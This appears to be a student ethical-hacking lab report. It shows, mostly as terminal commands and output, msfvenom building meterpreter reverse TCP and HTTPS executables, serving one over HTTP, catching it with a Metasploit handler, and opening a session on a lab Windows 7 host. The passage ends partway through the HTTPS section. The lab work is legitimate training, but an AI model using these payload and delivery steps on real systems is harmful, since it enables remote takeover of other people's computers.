

ETHICAL HACKING PROJECT

HIRDEH KUMAR 1812114 BSCS-7A

1. METASPLOIT - Windows 7 - Reverse TCP Shell



```
┌──(kali㉿cs1812114)-[~]
└─$ mkdir Executables

┌──(kali㉿cs1812114)-[~]
└─$ cd Executables

┌──(kali㉿cs1812114)-[~/Executables]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 -f exe LHOST=192.168.1.106
 > reverse_tcp.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿cs1812114)-[~/Executables]
└─$ ls
reverse_tcp.exe
┌──(kali㉿cs1812114)-[~/Executables]
└─$ file reverse_tcp.exe
reverse_tcp.exe: PE32 executable (GUI) Intel 80386, for MS Windows

┌──(kali㉿cs1812114)-[~/Executables]
└─$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```




Directory listing for / - Windows Internet Explorer


http://192.168.1.106:8000/

Directory listing for /


- reverse_tcp.exe



```
┌──(kali㉿cs1812114)-[~/Executables]
└─$ msfconsole
                                                  

                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 >
```



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.106
LHOST ⇒ 192.168.1.106
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
```



Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\hp\Downloads\reverse_tcp.exe
Publisher: **Unknown Publisher**
Type: Application
From: C:\Users\hp\Downloads\reverse_tcp.exe

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?

reverse_tcp Date modified: 1/9/2022 4:08 PM Date created: 1/9/2022 4:08 PM
Application Size: 72.0 KB






Image Name	User Name	CPU	Memory (Private W...	Description
cmd.exe	hp	00	628 K	Windows Command Processor
conhost.exe	hp	00	1,088 K	Console Window Host
csrss.exe		00	1,276 K	
dllhost.exe	hp	00	1,808 K	COM Surrogate
dwm.exe	hp	00	1,104 K	Desktop Window Manager
explorer.exe	hp	00	31,596 K	Windows Explorer
iexplore.exe *32	hp	00	13,736 K	Internet Explorer
iexplore.exe *32	hp	00	8,108 K	Internet Explorer
iexplore.exe *32	hp	00	4,896 K	Internet Explorer
reverse_tcp.exe *32	hp	00	2,464 K	ApacheBench command line utility
taskhost.exe	hp	00	2,028 K	Host Process for Windows Tasks
taskmgr.exe	hp	00	1,800 K	Windows Task Manager
winlogon.exe		00	1,832 K	

Processes: 36 CPU Usage: 2% Physical Memory: 30%




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Sending stage (175174 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.106:4444 → 192.168.1.104:59910) at
 2022-01-09 06:19:21 -0500

meterpreter > sysinfo
Computer        : WIN-1HQ0TLKDAQF
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```


2. METASPLOIT - Windows 7 - Reverse Shell HTTPS



```
┌──(kali㉿cs1812114)-[~/Executables]
└─$ msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.1.106 LPORT=443 -a
 x86 -f exe  > reverse_https.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
No encoder specified, outputting raw payload
Payload size: 543 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿cs1812114)-[~/Executables]
└─$ ls
reverse_https.exe

┌──(kali㉿cs1812114)-[~/Executables]
└─$ file reverse_https.exe
reverse_https.exe: PE32 executable (GUI) Intel 80386, for MS Windows

┌──(kali㉿cs1812114)-[~/Executables]
